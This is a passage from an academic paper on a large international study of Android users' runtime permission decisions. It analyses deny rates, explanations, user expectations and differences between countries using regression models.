Similarly, the top reasons for permission grants include: "I want to use a feature that needs this permission" (37% of grants), "I think the app won't work otherwise" (25% of grants), and "I trust the developer" (23% of grants). These top reasons are the same as those indicated in [4]. Trust in the developer still seems to play an important role in whether participants decide to grant a permission to an app. To compare the histograms of grant reasons across the two studies, we form a null hypothesis that the frequencies at which grant reasons were selected in both [4] and our experiment are from the same distribution. We again conducted a two sample K-S test and obtained a D value of 0.125 with a p-value of 1. Since the p-value is larger than the critical value of 0.05, we cannot reject the null hypothesis, and thus conclude that the frequency of how often each grant reason was chosen in our experiment is consistent with [4].

Overall, the top reasons for both grants and denies suggest that participants tended to rationalize their permission granting and denying as a trade-off between functionality and privacy. Reasons that suggest a more emotional response, such as "I have nothing to hide" or "I wanted the permission screen to go away" were chosen less often.

Temporary permissions. We also asked participants each time after they granted a permission, if they would have liked to grant it temporarily. We found that 24% of the times participants chose to grant a permission, they would have preferred to do so temporarily. Among the permissions that were surveyed at least 50 times, the desire to grant temporarily ranged from 21% to 26% depending upon the permission. In line with this, the Android 11 OS release [41] includes a *one-time* grant option for *Location*, *Microphone* and *Camera* permissions.

One could interpret the desire to grant temporarily as a hesitation, or lack of comfort, in granting a permission permanently. To check this, we first compared how comfortable participants felt when granting permissions with their desire to grant them temporarily. In the cases when participants indicated they were not interested in granting a permission temporarily, 53% of them selected that they felt either very or somewhat comfortable granting those permissions. However, among those who said they would have liked to grant the permission temporarily, only 36% of them felt very or somewhat comfortable. To determine the influence of user comfort level on the desire to grant temporarily, we carried out mixed effects logistic regression on the grant surveys. In the mixed effects logistic regression, we treat the participants' indicated comfort level on the 5-point Likert scale as numeric independent feature in the range $[-2,2]$ and the desire to temporarily grant as the dependent feature. We include the permission type as a fixed effect to control the influence of different number of events for each permission, and the participant and app as random effects so that the latent individual differences between participants and apps are taken into account in the form of different intercepts for each participant and app. The trained model shows a significant difference due to comfort (β = -0.429, p-value = $< 2e-16$). An ANOVA test between this model and a base model differing in only the comfort feature has shown that including the comfort feature did lead to a better model fit (p-value = $< 2.2e-16$). These results

indicate that users' desire to grant a permission temporarily is higher when they are more uncomfortable.

5.3 Explanations and Expectations

Intuitively, the context in which a permission request is made should have an effect on whether the average user will grant or deny the request. Here, we define context as the *explanation* (if any) given at the time of the request, as well as any *background information* the application has imparted to the participant leading up to the request. While PrivaDroid captures explanations at the time of the request, background information is beyond what PrivaDroid can possibly capture, as it includes all previous interactions the participant had with the app, as well as auxiliary information such as documentation on the application's Google Play Store page, third-party reviews of the app, or even informal recommendations through friends. Nevertheless, to ignore background information would be perilous, as we feel that background information may have a strong effect on a user's disposition towards a permission request, and may even compensate for a weak or complete lack of an explanation at the time of the request. Thus, as a proxy for background information, we collect via surveys, the participant's *expectation* of a permission request at two points in the user's interaction with the application.

The first point where PrivaDroid measures expectation is during app install, when participants are asked "which of the following permissions do you think the app requires?" and they select as many as they want from the full list of permission groups. (See Appendix question A.2.1.) The second point is after the participant has responded to a runtime permission prompt, when they are asked "did you expect the app to request this permission?" (regardless of whether the participant granted or denied the permission). For this question, participants select either "Yes" or "No". While expectation cannot explain how a participant received their context (i.e. how they came to expect or not expect a permission request), these two measures approximate the participant's context from installation time up to the point that the permission request is made. Together with the presence of an explanation taken at the time of the request, we have three measures of the context a participant experiences for a permission request.

5.3.1 Explanations

As mentioned in Section 4.1, PrivaDroid collects data on permission explanation messages in the form of text dialogs shown by the app with some UI elements (such as buttons). PrivaDroid captures these explanations by scanning for Android TextViews that occur right before a permission request, and capturing those that contain a verb that is related to data collection and a noun that belongs to a permission. We then associate this explanation message with the respective permission request. We also record the button options present on the dialogs and what was clicked by the study participant (to determine if the participant approved/denied the request).

Because the collection technique relies on heuristics, it may miss some explanations. To measure the accuracy of our heuristic we perform offline analysis across 15 popular apps on the Android playstore. We run the app with PrivaDroid installed and record the screen. We then playback the recording and identify all possible explanations provided by the popular app and compare it against the captured explanations by PrivaDroid. In total we identified 30 explanations across the 15 popular applications with 22 of those captured by our heuristic. We note that we only encountered one false positive (collected by PrivaDroid but is not actually an explanation). This experiment shows that our heuristic is a conservative detector and our collected data underestimates the number of permission requests with explanations.

In total, we collected 1804 permission explanation messages that preceded a grant or a deny across 1097 apps. Thus, 15% of apps in our study include an explanation for at least one of their permission requests. It is difficult to measure the quality of an explanation from just the dialog text, as this misses any images that may be in the dialog, as well as the overall context in which the dialog is shown. We thus only examine the correlation between deny rates and the *presence* of an explanation and find that having an explanation reduced the permission deny rates to 7.1% as compared to the 15.4% deny rate for requests with no explanations. To determine if the presence of an explanation affects participants' decision to grant or deny a permission request, we carried out mixed effects logistic regression analysis due to the presence of multiple observations from each participant and for each app. We treat the presence of explanation as a binary independent feature and the permission decision ('1' represents a deny and '0' a grant) as the dependent feature. Similar to the case of temporary permission grants earlier, we include the permission type as a fixed effect and the participant and app as random effects. The trained model shows a significant difference between the presence and absence of an explanation (β = -0.854, p-value = $< 2e-16$). An ANOVA test between this model and a base model differing in only the explanation feature has shown that including the explanation feature did lead to a better model fit (p-value = $< 2.2e-16$). These results and the negative coefficient indicate that the presence of explanation reduces the deny rate for a permission request.

Explanation message dialog may cause a runtime permission request to be omitted. For instance, an app might indicate that it would like to "Use Location to show personalized ads?" with two buttons: "Not Now" and "Yes". Clicking on "Not Now" conveys to the app that the user is going to deny the permission request, so the app may simply skip making the request. Because PrivaDroid computes deny rates based on Android system permission requests, PrivaDroid will undercount these app-specific permission deny events. To adjust for this, each of the 2643 English explanation messages where




Figure 2: Permission deny rates for install-time expectations




Figure 3: Permission deny rates for run-time expectations

a "Not Now" or an equivalent option was selected by the participant was manually evaluated by two of the authors to determine if it is indeed a permission rationale message, resulting in 540 actual pro-active deny messages[1]. Because this behavior only affected 15% of applications seen in our study, we use unadjusted deny rates in the remainder of the paper.

5.3.2 Context Through Expectations

Install-Time Expectations. An app may not need to provide an explanation if the user has enough context at the time of the permission request. To approximate this context, we measure user expectations of permission requests. We use the term *correctly expected* for cases when the participant expected a particular permission would be requested and the app requested it, the term *incorrectly expected* for cases when a participant expected a permission but the app did not request it, and the term *unexpected* for cases when a participant did not expect the permission, but the app actually requested it.

[1]Some of the explanations were actually permission requests by web pages in a browser




Figure 4: Permission expectations vs reality

We first examine whether our participants' install-time expectations match reality. Figure 4 shows rates for the three types of expectations for the 6 permission types with the most permission request events. The rate at which participants correctly expect future permission requests ranges from 7% for the *Phone* permission to 20% for the *Location* permission; these results suggest that at install time, participants do not have enough context to give them an accurate picture of an app's permission needs. We hypothesize that this behavior might come from participants becoming habituated to assuming that apps frequently request unnecessary permissions [9, 20, 44, 46]. Overall, this suggests that users do not have the context necessary to expect permission requests before an app is installed.

Figure 2 shows the deny rate for correctly expected and unexpected permission requests for individual permissions. (Note we cannot compute deny rate for incorrectly expected permissions since the app doesn't ask for a permission in this case.) Deny rates are always higher for unexpected permission requests, which agrees with previous research [48]. The average deny rate for expected permissions is 10.2%, whereas the average deny rate for unexpected permissions is 14.2%. This phenomenon of participants denying unexpected permissions more frequently holds in aggregate and across permission types. In order to see if the participants' install-time expectations affect their permission decisions, we again carried out a mixed effects logistic regression analysis. Not all participants shared their permission expectations at install time, so we modeled install-time expectation as a categorical feature with three levels – *Yes, No* and *Not Surveyed*; and *Yes* is chosen as the reference level. We modeled install-time expectation as the independent feature and the permission decision as the dependent feature. Similar to the earlier analysis, we include the permission type as a fixed effect and the participant and app as random effects. The trained model shows a significant difference between expecting and not expecting

Country and Region	Avg # of Grants	Avg # of Denys	Avg Deny Rate	Intra-country Deny Rate Std Deviation	Avg Privacy Sensitivity
Canada	15.22	3.55	18.9%	20.5%	1.25
US	27.21	3.72	12.0%	12.6%	1.10
Argentina	9.77	3.25	25.0%	25.2%	1.19
UK	16.30	3.09	15.9%	19.8%	1.13
France	12.37	2.85	18.7%	17.3%	1.00
Spain	13.10	4.14	24.0%	21.0%	1.16
South Africa	16.07	2.60	13.9%	14.1%	1.39
India	31.58	4.86	13.3%	14.7%	1.16
Singapore	13.69	2.58	15.9%	22.7%	1.29
Hong Kong	6.28	3.05	32.7%	30.0%	1.18
Overall	17.51	3.52	16.7%	6.1%[2]	1.17
Gender	Avg # of Grants	Avg # of Denys	Avg Deny Rate	# of Participants	Avg Privacy Sensitivity
Male	18.41	3.48	15.9%	1,044	1.13
Female	15.99	3.51	18.0%	655	1.25
Other	23.40	4.00	14.6%	10	1.30
Did not say	13.56	5.78	29.9%	10	0.84
Education level	Avg # of Grants	Avg # of Denys	Avg Deny Rate	# of Participants	Avg Privacy Sensitivity
Less than high school	14.49	2.46	14.5%	146	1.07
High school	17.86	3.19	15.2%	945	1.18
Bachelor's or more	17.29	4.14	19.3%	555	1.20
Did not say	20.36	5.01	19.8%	73	1.06

Table 2: Permission Request Events and Decisions

a permission at install-time ($\beta = 0.37$, p-value = 0.000451 for *No* categorical response). An ANOVA test between this model and a base model differing in only the install-time expectation categorical feature has shown that including the install-time expectation did lead to a better model fit (p-value $= 5.931e-11$). These results and the positive coefficient indicate that a permission is more likely to be denied when it is unexpected at install time.

Runtime Expectations. In 7,711 (72%) of our surveyed runtime permission events, participants expected the permission request and in the remaining 28% they did not. The number of permission events where an initially unexpected install-time permission request changed to an expected request at runtime (over all permission events where we recorded both install-time and runtime expectations) was 25% (1,233/4,892) demonstrating that users sometimes revise their expectations as a result of additional context acquired through use and interaction with an app. The deny rate for permissions expected at runtime was 12.2% whereas the deny rate for runtime unexpected permission requests was 26.9%. This $\sim$15% difference in deny rates is $3\times$ larger than the $\sim$4% discrepancy observed for install-time expectations—participants are $2\times$ more likely to deny permission requests they did not expect at runtime than at install-time. Figure 3 shows that the deny rate for unexpected permission requests is roughly double that of expected requests, *across all the permission types*. In the case of the Phone permission, the deny rate tripled, going from 9% to 27%. The ensemble of these observations shows that expectations do influence participant behavior, and also suggests that better understanding and more accurate expectations gained through context cause users to grant permissions.

Similar to our assessment of the influence of install-time expectations, we check if the participants' run-time expectations affect their permission decisions via a mixed effects logistic regression analysis. We again modeled run-time expectation as a categorical feature with three levels – *Yes, No* and *Not Surveyed*; and used *Yes* as the reference level. We modeled run-time expectation as the independent feature and the permission decision (recall, '1' represents a deny) as the dependent feature. Similar to the earlier analysis, we include the permission type as a fixed effect and the participant and app as random effects. The trained model shows a significant difference between expecting and not expecting a permission at run-time ($\beta = 1.21$, p-value $= < 2e-16$ for *No* categorical response). An ANOVA test between this model and a base model differing in only the run-time expectation categorical feature has shown that including the run-time expectation did lead to a better model fit (p-value $= < 2.2e-16$). These results indicate that an unexpected permission at run time makes it more likely to be denied. Our findings corroborate the findings in [48], although as pointed out in Section 2, our study mechanisms are quite different and our study size here is two orders of magnitude larger.

5.4 Cross Country Analysis

We now look at behaviors according to country and regional differences. We acknowledge that understanding country to country comparisons is challenging as it is not possible to control for all factors influencing such comparisons. Cultural

values [3, 7, 27] and regulatory frameworks [33] are considered macro-environmental factors that have been shown to influence users' privacy concerns and their behavior in response to data requests. One aspect of culture, namely individualism versus collectivism, has been demonstrated [30] to influence self-disclosure. Views towards government [8] also influence privacy attitudes. A study of 7 European countries [27] showed how local culture influences privacy attitudes and stated behavior, while [7] made similar observations for large cities in 4 Asian countries. Studying cultural issues is complex in part because privacy attitudes are evolving worldwide [14]. For example, [14] reports that differences across 25 countries, in terms of how important privacy is, are minor. However, views about how privacy will improve over the next decade are significantly different across countries. While all of these factors may influence participant behavior, we could only control for the gender of our participants, and thus exogenous factors, such as Android phone popularity, and the economic value of $10 within a country, may bias the set of participants in our survey. While we may refer to the participants by the country they are from, we acknowledge - as a result of the above limitations - that we can only make observations about the participants in our study, and that disambiguating the effect of a country's culture from the other mentioned factors is beyond the scope of this paper.

Our cross country comparison includes 9 countries (recall that we leave Hong Kong out here since we were unable to recruit at least 50 female participants). Table 2 shows the deny rates across different countries, as well as (for completeness), gender and education. The aggregate deny rate per country varies from 12% for the United States to 25% for Argentina. It is noteworthy that some regions (Argentina and Spain) have deny rates that were twice as high as other regions (the US and India). However this aggregate deny rate may hide variation among participants within countries.

We perform country pairwise ANOVA tests to determine if the participants from two countries are drawn from populations with the same mean deny rates. After doing this for all pairs of countries, we identified 2 distinct cliques of countries; for all pairs within the same clique, the null hypothesis holds, indicating that the countries within a clique are similar with respect to their means. However for all pairs of countries from different cliques, the null hypothesis is rejected indicating that their populations have different mean deny rates. The US, India and South Africa formed one clique and these 3 countries have an average deny rate of 13.07%. Canada, Argentina, Spain and France belong to the second group with an average deny rate of 21.65%. Singapore and the UK did not fit cleanly into either clique. For example, although the UK was statistically similar to both France and South Africa, it differed from both the US and Spain.

Figure 5 presents the deny rates for individual permissions by country. We see that the permission type that a population is most sensitive too (highest deny rate) varies across countries. For example, *Microphone* is the most frequently denied permission in 5 countries, *Calendar* is the top denied permission in 3 countries, and *Location* has the highest deny rate only in Spain. Within individual countries, we see certain permissions are more vigorously denied than others (e.g. the French deny *Calendar* twice as often as *Camera*).

5.5 Factors Influencing Deny Rate

In Section 5.3, we used mixed effects logistic regression to study the influence of a single factor on the permission decision. In this section, we now build a larger model, that helps determine the influence of each of the dozen factors collected in the study while controlling for other factors. Similar to the earlier exercises, we consider permission decision as the binary response variable ('1' represents a deny and '0' an accept), and include the participant and app as random effects.

We consider the following factors. Each participant in our study was required to answer an exit survey that measured their privacy attitudes along the 4 dimensions of Control, Awareness, Collection and Secondary use of private information, as described in Section 4.2. Based on their responses to these questions, participants are assigned a score on a scale between $[-2, 2]$ in each dimension, with positive scores indicating higher sensitivity to privacy loss in that dimension. We included these four privacy dimensional scores (*control*, *awareness*, *collection* and *secondary_use*) as quantitative variables. The presence/absence of a permission explanation string (*has_explanation*) and the permission change happening from the settings menu (*settings_menu*) are included as binary variables. The rest of the 6 variables are included as categorical variables with reference levels. The reference levels were selected randomly to prevent any bias: "US" for *country*, "Bachelorś degree (e.g. BA, BS) or higher" for *education*, "Male" for *gender*, "Below 30" years for *age*, "Location" for *permission*, and "Yes" for *runtime_expected*. We include all the users who answered demographic questions and their permission decision events in this analysis, and not just the surveyed ones. For the unsurveyed decisions, the *runtime_expected* variable is specified as 'Not Surveyed'. Some of the categorical levels for age and education have been merged to account for low response volumes, and rows corresponding to 'Other' and 'Prefer not to say' in the gender category have been excluded from the analysis.

We performed Variance-Inflation Factors (VIF) analysis to check for multicollinearity among the 12 chosen variables. VIF measures how much the variance of any one of the coefficients is inflated due to multicollinearity in the overall model. VIF values above 5 are considered problematic. All of our 12 variables have VIF values below 5. In fact, almost all of the variables have values close to 1, except for the four privacy dimensional scores which have scores close to 4. Overall this indicates that participant demographics, their privacy attitudes, expectations, country as well as explanations and permission




Figure 5: Permission deny rates of individual permission types in each country

types all play a role in permission denial decisions.

The results of the mixed effect logistic regression analysis with all the 12 variables and the random effects is shown in Table 3. Each row contains a factor, its accepted values, the identified β coefficient value indicating directional change in the permission deny rates with respect to the baseline of the given factor, and the p-value indicating statistical significance. Many of the factors have statistical significance with p-values < 0.001. The model has a conditional R^2 value of 0.576. The intraclass correlation coefficient (ICC) for the user random effect is 0.256 and for the app random effect is 0.271, indicating that the permission decisions from a particular user or app are not strongly correlated with other decisions from the same user or app. The table corroborates a number of our earlier findings. In Table 2 we reported higher average deny rates for women than men. With our current larger regression model, we see that females are more likely to deny a permission (β = 0.299) compared to the reference male category, when controlling for other variables. Section 5.3.1 indicated that the presence of an explanation reduces the deny rate. Our larger regression model again shows that providing a permission explanation string makes it less likely to deny the request (β = -0.725) when compared to the case where there is no explanation. Section 5.3.1 showed statistical significance between runtime expectations and the denial rate. The current larger model again shows that an unexpected runtime permission is more likely to be denied (β = 1.216), even when controlling for other factors. These results strengthen our earlier findings, as they remain true even when controlling for other variables.

Table 3 also provides additional insights. Controlling for other variables, a permission change happening from the settings menu is more likely to denied (β = 2.04). Looking at the privacy scores, users with higher sensitivity across collection (β = 0.404) dimension are more likely to deny requests, and those with higher sensitivity across secondary use (β = -0.264) are less likely to deny. When we look at the influence of a country in our data, compared to a user in the US, those coming from Argentina, Canada, Spain, France, UK and Singapore are more likely to deny a permission. India and South Africa don't exhibit statistical significant difference compared to the reference country US, perhaps because they are both in the same clique (see Section 5.4). We tested other models using different references countries (e.g. Argentina, France) and in those models, India does exhibit statistically significant different behavior. This shows that country plays an important role in permission decisions.

Users with less than high school diploma education level are less likely to deny permissions compared to those with a Bachelor's or higher degree. This finding indicates that education level does have an influence on a user's permission choices. When comparing across different permission types, our model shows that Android users' behavior does vary by permission. We see that Contacts and Microphone are generally denied more often than Location—even when controlling for a multiplicity of factors. Overall participants deny Storage less often than any other permission.

We explored whether permissions are treated differently in different countries by training a second mixed effect logistic regression model of permission deny rates with the 'country:permission' interaction effect. An ANOVA test between this model and the earlier model without the interaction term shows that the second model has better fit (p-value = 8.8e-13). This demonstrates there is an interplay between how different permissions are perceived across countries.

From this second model, we observe that some country:permission interaction variables diverge significantly (p-value < 0.05) from overall country patterns. For example, our Spanish participants generally deny permissions more compared to those in the US, yet they deny individual permissions such as Camera, Contacts, Microphone, and Storage less compared to the US. Similarly our Argentinian participants deny more than their US counterparts, but have lower denial rates for Contacts and Microphone. In conclusion, it is interesting to note that there are not just a couple of factors that influence a user's permission decision, and the final observed decision is a combined effect of many factors put together.

Variable	Values	β Coefficient (*p*-value)
control	[-2, 2]	-0.044
awareness	[-2, 2]	0.109
collection	[-2, 2]	0.404 (***)
secondary_use	[-2, 2]	-0.264 (*)
has_explanation	Binary	-0.725 (***)
settings_menu	Binary	2.04 (***)
country/region (reference: US)	Canada	0.870 (***)
	Argentina	0.555 (**)
	UK	0.567 (**)
	France	0.795 (***)
	Spain	0.883 (***)
	South Africa	0.068
	India	0.118
	Singapore	0.42 (.)
age (reference: Below 30 years)	Between 30 and 50	-0.104
	Above 50	-0.006
education (reference: Bachelor's degree or higher)	Less than a high school diploma	-0.249 (*)
	High school degree or equivalent	-0.193
gender (reference: Male)	Female	0.299 (**)
permission (reference: Location)	Calendar	0.259
	Camera	0.011
	Contacts	0.258 (**)
	Microphone	0.606 (***)
	Phone	-0.093
	SMS	-0.265
	Storage	-0.379 (***)
runtime_expected (reference: Yes)	No	1.216 (***)
	NotSurveyed	0.306 (***)

Significance codes: $p < 0.001$ (***), $p < 0.01$ (**), $p < 0.05$ (*), $p < 0.1$ (.)

Random Effect	Variance
App (Intercept)	1.889
User (Intercept)	1.785

Table 3: Regression Analysis to Predict a Permission Deny

5.6 Engaged Users

As described in Section 5.5, we score each participant on a scale between $[-2, 2]$ along the 4 dimensions of Control, Awareness, Collection and Secondary Use based on their exit survey responses. We average out these dimensional scores, and assign an *overall privacy score* to each participant. This overall privacy score summarizes the privacy sensitivity of the user. The participants who failed the attention check question were not included in the privacy score computation.

To understand the relationship between participants' privacy scores and their permission deny behavior, we plot the distribution of the 1,027 participants who had over 10 permission events by their deny rate and overall privacy score in Figure 6. The color density indicates the number of participants in each cell. From this, we make three observations. First, as expected, as overall privacy sensitivity increases, so does the average deny rate, with an increasing number of participants having a deny rate greater than the mean (16.7%). Second, the variance of permission denying behavior increases as overall permission sensitivity increases, with high variability of deny rates for participants with high sensitivity. Finally, and most interestingly, the distribution of deny rates for participants with relatively high overall privacy sensitivity (> 1.0) is not uniform—a large proportion, 29% (296/1027), have deny rates lower than the population average of 16.7% and show up as a concentration of users near the bottom middle right.




Figure 6: Participant Distribution: Deny Rate & Privacy Score

This discrepancy between the high privacy scores (attitudes) and the low deny rates (behavior) might hint at the well known "privacy paradox" effect [16, 43]. However, the permission deny/accept decisions are very contextual [28] and it is impossible to make an assessment of the privacy paradox effect without knowledge of the complete context that led to a permission deny/accept decision.

Users with high privacy scores may still allow permissions if they select their apps carefully and have a good understanding of permissions and their purpose. We hypothesize that among participants with high privacy scores, there may be users that are more *engaged*, in that they are careful in their app selection and understand context better. These engaged users might be making context specific permission choices. While another study would be needed to evaluate this hypothesis, we check if our data can offer any preliminary insights.

As described in Section 5.3.2, the participants' *expectation* serves as a proxy for the context of a permission request (where the context includes a user component in addition to the information provided by the app). We evaluate if the install time and run time expectation distributions vary between participants with high (> 1.0) and low privacy scores by performing two separate K-S tests, one for each expectation. In both the tests, we consider the null hypothesis to be that the distributions are same across the two privacy score groups. For the install time expectation case, K-S statistic (D) is 0.104 with a p-value of 0.02. For the runtime expection, D value is 0.12 with a p-value of 0.014. Based on these p-values,

we can safely reject the null hypotheses and conclude that both the expectation distributions are statistically different for low and high privacy score participants. We observe that participants with high privacy scores (> 1.0) generally have higher percentage of *correctly expected* permissions at install time (average is 31.4%, median is 26%) compared to those with low privacy scores (average is 27.1%, median is 18%). Also, participants with higher privacy scores on average report higher percentages (75%) of expected permissions at runtime compared to those with low privacy scores (69%). In summary, we find that for participants with higher privacy scores their (install and run-time) expectations are more likely to match reality, than for participants with lower privacy scores. These findings partially support our hypothesis that users who have both high privacy scores and low deny rates may be more engaged as they appear to understand context better.

6 Limitations

Due to the nature of our participant recruitment, which relies on online advertising, our study is biased towards users who interact with online ads. Naturally, all of our participants were also willing to install an application that collects data about their smartphone usage. This introduces unavoidable selection bias that is inherent to our methodology, as we are unable to collect data from potential participants who do not interact with online ads or who were unwilling to install PrivaDroid. As mentioned in Section 3, we also find that females were under-represented with our methodology. To get a sense of demographic sample bias, we compared the distribution of ages and educational attainments of our US participants with US Census Bureau statistics from 2019[3]. We found that younger people (77% of study participants are under 40 vs 40% for all US residents) and those with lower educational attainment (78% of study participants have highschool or less vs 54% for all US residents) are over-represented in our group. We speculate that this bias may be due to the higher rate of smartphone use among the younger population, as well as the low monetary incentive ($10 USD) being more attractive to participants with lower educational attainment.

PrivaDroid cannot collect data on events that occurred before it was installed, thus we do not see any permission decisions participants made with their apps before the start of our study. It may thus under-count events caused by the default apps that come with a phone, or popular applications that are likely to have been already installed on a participant's phone. Both participant bias and blindness to pre-install events are unavoidable side-effects of our recruitment and data collection methodologies. In addition, 42% of the users participating in our study did so after March 15, 2020, when the social and economic measures caused by the Covid-19 pandemic came into force in the majority of the countries in our study, and we are unable to conclusively ascertain the effect of those measures on this group of participants.

From our experience with PrivaDroid, we believe a mobile application-based data collection platform coupled with advertising is a viable method for conducting global user-studies. However, one challenge we think could be better addressed in future work is techniques to more holistically collect and measure a user's context when interacting with apps. PrivaDroid focused mainly on the text in pop-up dialog boxes, but misses other important factors, such as images and general text in UI screens that are not in dialog boxes. In addition, while 36K permission request events may seem like a lot of data, it is a tiny number compared to the large variety of smartphone apps available. As a result, we have very little data on any specific app, making contextual analysis of behavior across apps impossible. For example, the largest number of permission events with an explanation for a single app in our dataset is only 54, and the number falls off fairly steeply. To better understand contextual behavior, either more data needs to be collected or the study has to be re-designed to focus on participants who use a specific subset of apps.

7 Conclusions

We have found that a few trends reported in [4] remain the same three years later: the aggregate denial rate still hovers around 16-17%, *Microphone* is still the most often denied permission, and we continue to see variation in deny rates across the permission types. At the same time, there were some notable changes for specific permission types. For example, the deny rate for the *Calendar* permission has grown significantly from 10% [4] to 21.7% today and the deny rates for the *Phone* permission have dropped from 19% to 12.6%.

Our demographic analysis reveals interesting trends across countries. We found two distinct cliques of countries in our data, where countries within a clique have statistically similar deny rates. Some countries do not fit cleanly into either clique. We also observed different permission sensitivities across countries. Previous studies [3, 7, 27] show that nationality influences users' willingness to share their personal data. Our regression models corroborate this specifically for Android apps and for user behavior on their personal devices. Our study revealed that users are less likely to deny permission requests when explanations are present. We demonstrated this trend with regression models that show this holds, even when accounting for all other factors influencing decisions (such as age, app, country, attitude, etc). The average deny rate was reduced by half when there is an explanation (15% vs 7%). Our study also shows that expectations have a significant influence on permission decision making. We found that participants deny permissions more often when an app asks for a permission they did not expect. We again demonstrated this via

[3] Statistics from https://census.gov/data/tables/2019/demo/age-and-sex/2019-age-sex-composition.html and https://www.census.gov/data/tables/2019/demo/educational-attainment/cps-detailed-tables.html

regression modeling. This bias exists for both types of expectations (install-time and run-time) and across all permission types, but is significantly stronger for runtime expectations, where the deny rate for unexpected permissions is double that of expected permissions. This corroborates prior work [48] but on a larger scale and across multiple countries.

One of the main forward-looking take-aways from our study is that users are more likely to grant permission requests that are expected. In a sense, this tells us that the permission system is working—when a permission request "makes sense", users are more likely to grant the permission. This further suggests that the gap between smartphone user's desires to constrain applications and the reality is more due to shortcomings in their understanding of the interplay between apps and permissions, and the context in which permission requests are made, than the permission mechanism itself (with the exception of temporary permissions, which our study showed have some benefit to users). As a result, transparency features, such as Apple's "Privacy Nutrition Labels" and Google Play's Safety directive [4], may serve to complement the current smartphone permissions system design. However, our results also show that the effect of unexpected permissions at run-time is more pronounced than at install-time, suggesting that transparency features that only target install-time permissions may not be as effective as those that are more dynamic and linked to specific permission types. Future research on the quality of explanations and exactly how and when to use them would be very beneficial to the proper adaption of explanation labels.

Acknowledgements

